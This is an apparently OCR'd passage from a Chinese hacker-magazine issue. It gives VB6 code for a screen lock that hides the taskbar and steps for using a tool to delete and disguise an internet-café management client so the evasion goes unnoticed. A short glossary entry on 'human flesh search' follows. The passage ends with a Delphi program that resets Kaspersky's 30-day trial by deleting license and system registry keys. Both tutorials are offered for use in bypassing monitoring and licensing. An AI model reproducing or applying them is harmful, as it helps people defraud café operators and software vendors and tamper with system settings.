


图4

接下来我们开始编写代码，首先双击窗体1 写入代码，代码如下：

```
Private Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long
Private Declare Function SetWindowPos Lib "user32" (ByVal hwnd As Long, ByVal hWndInsertAfter As Long, ByVal x As Long, ByVal y As Long, ByVal cx As Long, ByVal cy As Long, ByVal wFlags As Long) As Long
Private Const SWP_SHOWWINDOW As Long = &H40
Private Const SWP_HIDEWINDOW As Long = &H80
Private Const SWP_NOACTIVATE As Long = &H10
Private Sub Command1_Click()
If Text1.Text = "" And Text2.Text = "" Then
MsgBox "你没有设定密码，请重试！", 0, "傻瓜提示"
Else
If Text1.Text <> Text2.Text Then
MsgBox "2次输入的密码不正确，请正确输入！", 0, "错误提示"
Else
Form2.show
Dim hide As Long
        hide = FindWindow("Shell_traywnd", vbNullString)
  Call SetWindowPos(hide, 0, 0, 0, 0, 0, SWP_HIDEWINDOW)
End If
End If

End Sub

Private Sub Command2_Click()
Form2.show
End Sub
```

然后我们双击窗体2 写入代码，代码如下：

```
Option Explicit
Private Declare Function SystemParametersInfo Lib "user32" Alias "SystemParametersInfoA"
      (ByVal uAction As Long, ByVal uParam As Long, ByVal lpvParam As Any, _
      ByVal fuWinIni As Long) As Long
Private Declare Function SetWindowPos& Lib "user32" (ByVal hwnd As Long, _
      ByVal hWndInsertAfter As Long, ByVal x As Long, ByVal y As Long, _
      ByVal cx As Long, ByVal cy As Long, ByVal wFlags As Long)
      Private Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long
      Private Const SWP_SHOWWINDOW As Long = &H40
Private Const SWP_HIDEWINDOW As Long = &H80
Private Const SWP_NOACTIVATE As Long = &H10

Private Sub Command1_Click()
 If Text1.Text = Form1.Text1.Text Then
     Dim myval As Long, show As Long
     myval = SystemParametersInfo(97, False, CStr(1), 0)
        show = FindWindow("Shell_traywnd", vbNullString)
   Call SetWindowPos(show, 0, 0, 0, 0, 0, SWP_SHOWWINDOW)
  End

 Else
      MsgBox "密码错误！请正确输入您的密码", 0, "错误提示"
   End If
End Sub
```

我们的挂机锁就这样搞定了，挂机锁搞定了就可以挂机了吗？不，我们还需要一款破解管理系统的利器。以万象2004为例，我推荐使用万象幽灵2007。

打开万象幽灵2007后，如图5所示，我们点击第二项“删除万象”，这时会提示我们是否删除万象的客户端，如图6。



图5




图6




图7

我们选择“是”就可以了，这样万象在右下角托盘上的图标就没有了，可这样还是会被别人发现我们的猫腻的！所以点击最后一个“万象图标伪装”，如图7，再点击“开始伪装”，瞧，图标就出现了，如图8。




图8

剩下的就是下载QQlive客户端，登录帐号，然后开始挂机了！当然了，大家也可以用来挂游戏之类的，但要注意的是，要找一个大点的网吧，人越少越好，这样才能让我们的挂机更安全嘛。

大家在遇到什么难题的时候就要多动动手，坚信一句话——事在人为！我平时就是这样教育我论坛上的小菜的，只要肯动手就没有什么做不到的，如果大家对本文还有什么不懂的地方，可以到论坛上来找我，我的ID是近墨者。

（本文所涉及到的万象专用挂机锁、万象幽灵2007已收录到光盘中）

黑客术语小补习

什么是人肉搜索（引擎）

人肉搜索（引擎）是最近一两年才出现在网络上的一个名词，与传统意义上的搜索不同，平时我们所说的搜索主要是依靠google、百度等搜索引擎，也就是说主要是依靠机器来搜索得到自己想要的答案。而人肉搜索引擎则是指更多的利用人工参与再结合传统的搜索引擎来提供信息的一种机制。

举例来讲，比如某人需要解决一个问题或是想知道一个答案，于是就发贴求助，当别人看到这个贴子后，就会使用搜索引擎或别的方法来寻找问题的答案，然后将自己找到的答案回复在帖子后面。最后，提问题的人得到了答案，而回复贴子的人也得到了积分或是论坛币。这也就形成了所谓的人肉搜索引擎的机制。有趣的是，我们可以发现人肉搜索引擎的搜索流程和搜索引擎在不同服务器之间的分布式搜索流程看起来是那么的相似，区别仅仅在于发动和执行流程的是人，还是机器。

文章难易度：★★★
文章闪光点：如何编程实现让卡巴一直出现有激活试用版本的选项，来达到永久免费使用卡巴的目的

卡巴，30天后我继续试用你

风清云淡

很多小菜到处寻找甚至是跪求卡巴的key，可辛辛苦苦找来的可以升级到多少多少年的key不到半个月就被封掉了。大家都知道，我们首次安装卡巴的时候是可以免费试用一个月的，在激活向导里有激活试用版本的选项，如图1，而当一个月过期后的激活向导则如图2所示，激活试用版本的选项已经消失的无影无踪了。那我们能否在30天试用期后仍然让激活向导还向首次安装卡巴时那样有激活试用版本的选项吗？这样的话我们不就可以再次激活试用版本，如此反复下去不就可以永久免费使用卡巴了吗？而且卡巴也不会封掉自己给出去的试用key吧！好，看我是怎么做的。

一、原理分析

让消失的激活试用版本选项重新出现，这看上去很难，可事实上实现起来却很简单，我们只需要删除以下三条注册表信息即可：

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\SPC\Certificates]
[HKEY_LOCAL_MACHINE\SOFTWARE\KasperskyLab\LicStorage]
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG]
```




图1




图2

在delphi里对注册表的操作方法非常简单，可是在清除这三条注册表之前需要关闭卡巴。卡巴的进程使用程序直接kill掉是很困难的，所以我们换种形式，让用户自己手动来关闭卡巴，然后再运行本程序，这样就可以了。



图3

先来看一下程序的流程：程序首先判断卡巴是否运行，如果运行了则出现提示“请关闭卡巴期基，然后在运行本程序！”，如图3，程序自动退出。如果卡巴没有运行，则会显示主窗体，点击“突破30天限制”按钮就可以完成破解了。




图4

卡巴6.0和7.0的进程名都是avp.exe，所以我们在电脑的进程中查找avp.exe，就可以判断卡巴是否运行了。这里要用到TlHelp32单元，通过Process32First和Process32Next进行循环查找，就可以解决问题了。

二、编程实现

打开delphi，新建一个工程，在窗体上添加一个memo组件和一个button组件，memo的lines属性如图4所示，scrollbars属性为“ssboth”，button的name属性为“cmdok”，caption属性为“突破三十天限制”。程序界面大家可以自行设计，我设计的界面如图5所示。

在代码窗口的uses下添加registry、TlHelp32这两个单元。编写过程findavp和deletekey并调用，具体代码如下：

```
procedure findavp;
var
  lppe:TProcessEntry32; //用于获得进程列表
  ssHandle:THandle; //用于查找进程
  AppFound:Boolean; //用于判断进程遍历是否完成
begin
ssHandle:=CreateToolHelp32SnapShot(TH32CS_SNAPALL,0); //获得系统进程列表
  lppe.dwSize:=SizeOf(lppe); //在调用Process32First API之前，需要初始化lppe记录的大小
  AppFound:=Process32First(sshandle,lppe); //将进程列表的第一个进程信息读入ppe记录中
  while AppFound do
    begin
      if uppercase(extractfilename(lppe.szExeFile))=uppercase('avp.exe') then
```

```
            begin
              application.MessageBox('请关闭卡巴斯基,然后在运行本程序!','提示',0);
              application.Terminate;//退出程序
            end;
   AppFound:=Process32Next(ssHandle,lppe); //将进程列表的下一个进程信息读入lppe记录中
       end;
   end;

   procedure deletekey; //清除注册表信息
   var
     reg:tregistry;
   begin
     reg:=tregistry.Create;
     with reg do
     begin
       RootKey:=HKEY_LOCAL_MACHINE;
   DeleteKey('SOFTWARE\Microsoft\SystemCertificates\SPC\Certificates');
       DeleteKey('SOFTWARE\KasperskyLab\LicStorage');
       DeleteKey('SOFTWARE\Microsoft\Cryptography\RNG');
       CloseKey;
     end;
   application.MessageBox('恭喜,操作成功,请启动卡巴斯基并激活试用版本。','3Q软件',0);
   end;

   procedure TForm1.cmdokClick(Sender: TObject);
   begin
     deletekey;
   end;

   procedure TForm1.FormCreate(Sender: TObject);
   begin
     findavp;
   end;
```

其实这两个过程也可以直接放到事件处理程序里，但我们应该避免在事件处理程序中直接编写代码，而应该调用一个方法来完成实际的工作，这样可以提高代码的可读性和可扩展性。如果是一个大程序，cmdokClick中包含了较多的代码，那就不如调用一个命名的很好的过程那样有意义了，大家需要养成一个好的编程习惯。好了，我们按F9运行程序来测试一下。

